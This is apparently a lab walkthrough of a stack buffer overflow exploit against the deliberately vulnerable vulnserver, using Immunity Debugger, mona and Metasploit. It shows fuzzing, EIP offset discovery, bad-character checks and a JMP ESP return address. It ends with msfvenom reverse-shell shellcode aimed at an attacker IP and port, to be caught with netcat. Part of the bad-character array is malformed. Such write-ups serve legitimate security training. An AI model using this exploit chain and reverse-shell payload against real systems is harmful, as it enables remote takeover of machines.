

BUFFER OVERFLOW EXPLOIT

Knowledge:

Buffer Overflow attacks are when the volume of data exceeds the allocated memory buffer for the specific application. This allows an attacker to point to their own malicious code to execute.

Application:

In this example, vulnserver, community debugger and a parrot machine is used to demonstrate the steps to exploit a buffer overflow.

Step 1: Fuzzing

The purpose of fuzzing is to send bytes and code to check for proper input sanitation. If this program crashes, it could determine if the program could potentially be vulnerable to a buffer overflow.

Once Vulnserver and community debugger are downloaded on the windows machine and the parrot machine is booted up, the fuzzing script can be made.

(The fuzzing script “**fuzzing.py**” can be found on my github under the Buffer Overflow Folder)

```
[x]-[parrot@parrot]-[~/0SCP/BoF]
$ ./fuzzing.py
Fuzzing bytes sent -> 1
Fuzzing bytes sent -> 100
Fuzzing bytes sent -> 200
Fuzzing bytes sent -> 300
Fuzzing bytes sent -> 400
Fuzzing bytes sent -> 500
Fuzzing bytes sent -> 600
Fuzzing bytes sent -> 700
Fuzzing bytes sent -> 800
Fuzzing bytes sent -> 900
Fuzzing bytes sent -> 1000
Fuzzing bytes sent -> 1100
Fuzzing bytes sent -> 1200
Fuzzing bytes sent -> 1300
Fuzzing bytes sent -> 1400
Fuzzing bytes sent -> 1500
Fuzzing bytes sent -> 1600
Fuzzing bytes sent -> 1700
Fuzzing bytes sent -> 1800
Fuzzing bytes sent -> 1900
Fuzzing bytes sent -> 2000
Fuzzing bytes sent -> 2100
Fuzzing bytes sent -> 2200
Fuzzing bytes sent -> 2300
Fuzzing bytes sent -> 2400
Fuzzing bytes sent -> 2500
[parrot@parrot]-[~/0SCP/BoF]
```

Figure 1: Fuzzing script output

In order to understand how fuzzing is done, we need to open the Immunity debugger on our Windows Machine. Then click File > Attach > Vulnserver.

To familiarize ourselves with the important registers, this [link](#) does a great job explaining the minimum.

This fuzzing script works by creating an array of increasing number of bytes and it keeps on sending larger and larger amounts until the program crashes

[illegible]

Figure 2. Immunity Debugger registers after fuzzing.py script

After running the fuzzing script, the EIP register is overwritten with "4C" which is the hex equivalent of the letter "L" which is what the server was fuzzed with.

Step 2: Finding the right amount of bytes

Upon fuzzing with 2500 bytes, the program crashed. In order to overwrite the EIP register, it is important to find out the exact amount of bytes to send and find where exactly the program crashes. To do that a string of unique non repeating characters will be used to fuzz.

To generate a string of unique non repeating characters, a tool from the metasploit framework known as **pattern create** will be used.

Figure 3: Unique pattern generated

This pattern will replace the L's in the Fuzzing script so that we can trace the EIP Value back and find where it is located in this string.

Upon replacing this in the fuzzing script, a new pattern.py script was created which can also be found on my github.





Figure 4: EIP Register values from unique pattern

This script was launched along with attaching and running vulnserver to Immunity Debugger. The values in the EIP Register read out to be 386F4337

Then another tool from the metasploit framework known as pattern offset was used to locate the exact match of "386F4337" as found on the EIP register. Pattern offset located the match at offset 2003

Figure 5: Finding offset



This means that in order to overwrite the EIP. We can continue to send in 2003 L's and the next 4 Letters we send after that should overwrite the EIP. In this case, using the same script, changed the unique string to "L" * 2003 + "A" * 4 and that gave the following result.




Figure 6: Successfully overwritten the EIP with 4 A's

Step 3: Finding bad characters

Bad characters are known to mess up exploits. So we have to make sure when we write our exploit we don't use any characters that could potentially mess up our exploit. The way to do this is to use a list of bad characters and make sure the program can accept and process all of them. One of the known bad characters is the Null Byte character “\x00”.

Using the same script, we can add the bad characters after the 4 A's and see if that triggers anything.

```
badChars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"
"\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0xc1xc2xc3xc4xc5xc6xc7xc8xc9\xca\xcb\xcc\xcd\xce\xcf"
"\xd0xd1xd2xd3xd4xd5xd6xd7xd8xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
"\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
uniqueString = "L" * 2003 + "A" * 4 + badChars
```

Figure 7: Bad characters list

After sending in the script, we can click open Immunity Debugger and click follow in dump on ESP. This will let us check if there are any bad characters. This script will be saved as badchars.py

Address	Hex	dump	ASCII
00F4F3C8	01 02 03 04 05 06 07 08	00000000	
00F4F3D0	09 0A 0B 0C 0D 0E 0F 10	00000000	
00F4F3E0	11 12 13 14 15 16 17 18	00000000	
00F4F3F0	19 1A 1B 1C 1D 1E 1F 20	00000000	
00F4F400	21 22 23 24 25 26 27 28	00000000	
00F4F410	29 2A 2B 2C 2D 2E 2F 30	00000000	
00F4F420	31 32 33 34 35 36 37 38	00000000	
00F4F430	39 3A 3B 3C 3D 3E 3F 40	00000000	
00F4F440	41 42 43 44 45 46 47 48	00000000	
00F4F450	49 4A 4B 4C 4D 4E 4F 50	00000000	
00F4F460	51 52 53 54 55 56 57 58	00000000	
00F4F470	59 5A 5B 5C 5D 5E 5F 60	00000000	
00F4F480	61 62 63 64 65 66 67 68	00000000	
00F4F490	69 6A 6B 6C 6D 6E 6F 70	00000000	
00F4F4A0	71 72 73 74 75 76 77 78	00000000	
00F4F4B0	79 7A 7B 7C 7D 7E 7F 80	00000000	
00F4F4C0	81 82 83 84 85 86 87 88	00000000	
00F4F4D0	89 8A 8B 8C 8D 8E 8F 90	00000000	
00F4F4E0	91 92 93 94 95 96 97 98	00000000	
00F4F4F0	99 9A 9B 9C 9D 9E 9F A0	00000000	
00F4F500	A1 A2 A3 A4 A5 A6 A7 A8	00000000	
00F4F510	A9 AA AB AC AD AE AF B0	00000000	
00F4F520	B1 B2 B3 B4 B5 B6 B7 B8	00000000	
00F4F530	B9 BA BB BC BD BE BF C0	00000000	
00F4F540	C1 C2 C3 C4 C5 C6 C7 C8	00000000	
00F4F550	C9 CA CB CC CD CE CF D0	00000000	
00F4F560	D1 D2 D3 D4 D5 D6 D7 D8	00000000	
00F4F570	D9 DA DB DC DD DE DF E0	00000000	
00F4F580	E1 E2 E3 E4 E5 E6 E7 E8	00000000	
00F4F590	E9 EA EB EC ED EE EF F0	00000000	
00F4F5A0	F1 F2 F3 F4 F5 F6 F7 F8	00000000	
00F4F5B0	F9 FA FB FC FD FE FF	00000000	
00F4F5C0	00 01 02 03 04 05 06 07	00000000	

If there is any character missing or any character that is there that should not be there, that is a good indicator that there is a bad character in that position.

Step 5: Using mona module

For the next step, it is necessary to download the mona module. This could be found using this [link](#).

After it is downloaded and extracted, place it in C: > program files x86 > Immunity Inc > Immunity Debugger > PyCommands folder

After we attach vulnserver to the immunity debugger, we can type in !mona modules in the search bar at the bottom left of the screen to load the module.

Module info :									
Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version	Module Name & Path
0x6c590000	0x6c590000	0x00000000	False	False	False	False	False	-1.0	(C:\Users\User\Downloads\winserver-master\winserver-master\essfunc.dll)
0x6c590000	0x6c591400	0x00001400	True	True	True	True	True	10.0.19041.1032	(C:\Windows\System32\USERBASE.dll)
0x6c590000	0x6c591200	0x00001200	True	True	True	True	True	10.0.19041.1	(C:\Windows\System32\ntwowk.dll)
0x6c590000	0x6c591000	0x00001000	True	True	True	True	True	10.0.19041.1	(C:\Windows\System32\ntwowk.dll)
0x6c590000	0x6c590700	0x00000700	False	False	False	False	False	-1.0	(C:\Users\User\Downloads\winserver-master\winserver-master\winserver.exe)
0x6c590000	0x6c590300	0x00000300	True	True	True	True	True	10.0.19041.1032	(C:\Windows\System32\USERBASE.dll)
0x6c590000	0x6c59f000	0x0000f000	True	True	True	True	True	7.0.19041.546	(C:\Windows\System32\wscvrt.dll)
0x6c590000	0x6c59e800	0x0000e800	True	True	True	True	True	10.0.19041.1032	(C:\Windows\System32\ntwowk.dll)
0x6c590000	0x6c709000	0x00009000	True	True	True	True	True	10.0.19041.1	(C:\Windows\System32\RPCRT4.dll)
0x6c590000	0x6c70a000	0x0000a000	True	True	True	True	True	10.0.19041.1	(C:\Windows\System32\WS2_32.DLL)

[*] This mona.py action took 0:00:00.221000

Imona modules

Our goal here is to find preferably a dll file with mostly “false” so that there isn't memory protection and we can run malicious code. Since we already found one named essfunc.dll, our next step is to go back into our attacking machine and find the opt code equivalent (assembly to hex code).

There is a tool known as nasm shell that lets us do this. We are trying to find a return address for our EIP, to point to it. We can try using the nasm shell and type in JMP ESP, it provides the equivalent of FFE4. WE can now go into the mona module and type in “mona find -s “\xff\xe4” -m essfunc.dll”.

[illegible]

This provides us with a bunch of return addresses that we can use.

Now going back to our bad characters script, we can remove the bad characters and modify our code such that we have our random L's for 2003 bytes and then instead of our 4 "A" 's we have our address that we want our EIP to point towards (which was found using mona's previous step). (make sure to type in return address in little indian notations (bytes reversed eg. abcdef would "\xef\xcd\xab"))

This script is saved as monaReturn.pyc

Now our script executes such that when it overwrites the EIP, its overwritten with a memory address that jumps to the ESP

Step 6: Malicious Code

Now, we can use msfvenom to create a reverse tcp shell payload.

-p is the payload flag, in the case we specified windows and reverse shell

L HOST/PORT is the attacker (our) ip/port to listen on

EXITFUNC=thread provides stability so we don't disconnect randomly

-f is for programming languages. We generated in c because it makes it easier to add to our code.

-a is architecture which is x86

-b is the flag for bad characters, in this case it is the null byte character

```
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.255.129 LPORT=4444 EXITFUNC=thread -f c -a x86 --platform windows -b "\x00"
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xb8\x85\x67\x8c\x24\xdb\x08\x97\x74\x24\xf4\x5b\x31\xc9\xb1"
"\x52\x83\xeb\xfc\x31\x43\x0e\x03\xc6\x69\x6e\xd1\x34\x9d\xec"
"\x1a\xc4\x5e\x91\x93\x21\x6f\x91\xc0\x22\xc0\x21\x82\x66\xed"
"\xca\xc6\x92\x66\xbe\xce\x95\xcf\x75\x29\x98\xd0\x26\x09\xbb"
"\x52\x35\x5e\x1b\x6a\xf6\x93\x5a\xab\xeb\x5e\x0e\x64\x67\xcc"
"\xbe\x01\x3d\xcd\x35\x59\x03\x55\xaa\x2a\xd2\x74\x7d\x20\x8d"
"\x56\x7c\xe5\xa5\xde\x66\xea\x80\xa9\x1d\x08\x7f\x28\xf7\x10"
"\x7f\x87\x36\x9d\x72\x09\x7f\x1a\x6d\xac\x89\x58\x10\xb7\x4e"
"\x22\xce\x32\x54\x84\x85\xe5\xb0\x34\x49\x73\x33\x3a\x26\xf7"
"\x1b\x5f\xb9\xd4\x10\x5b\x32\xdb\xf6\xed\x00\xf8\xd2\xb6\xd3"
"\x61\x43\x13\xb5\x9e\x93\xfc\x6a\x3b\xd8\x11\x7e\x36\x83\x7d"
"\xb3\x7b\x3b\x7e\xdb\x0c\x48\x4c\x44\xa7\xc6\xfc\x0d\x61\x11"
"\x02\x24\xd5\x8d\xfd\xc7\x26\x84\x39\x93\x76\xbe\xe8\x9c\x1c"
"\x3e\x14\x49\xb2\x6e\xba\x22\x73\xde\x7a\x93\x1b\x34\x75\xcc"
"\x3c\x37\x5f\x65\xd6\xc2\x08\x4a\x8f\x33\x49\x22\xd2\xcb\x5b"
"\xef\x5b\x2d\x31\x1f\x0a\xe6\xae\x86\x17\x7c\x4e\x46\x82\xf9"
"\x50\xcc\x21\xfe\x1f\x25\x4f\xec\xc8\xc5\x1a\x4e\x5e\xd9\xb0"
"\xe6\x3c\x48\x5f\xf6\x4b\x71\xc8\xa1\x1c\x47\x01\x27\xb1\xfe"
"\xbb\x55\x48\x66\x83\xdd\x97\x5b\x0a\xdc\x5a\xe7\x28\xce\xa2"
"\xe8\x74\xba\x7a\xbf\x22\x14\x3d\x69\x85\xce\x97\xc6\x4f\x86"
"\x6e\x25\x50\xd0\x6e\x60\x26\x3c\xde\xdd\x7f\x43\xef\x89\x77"
"\x3c\x0d\x2a\x77\x97\x95\x4a\x9a\x3d\xe0\xe2\x03\xd4\x49\xf6"
"\xb4\x03\x8d\x96\x37\xa1\x6e\x6d\x27\xc0\x6b\x29\xef\x39\x06"
"\x22\x9a\x3d\xb5\x43\x8f";
```

Now we can attach this to our code after the pointer for EIP and we can also add a little bit of padding before this code to make sure it runs smoothly. We can add a NOP which is a no operation character. This character is the op code of 0x90. So we can add approximately 32 bytes of "\x90" before our payload generated by msfvenom and after the EIP pointer. This script is saved as bufferExploit.py

After running this script and starting a netcat listener on port 4444, we should gain a shell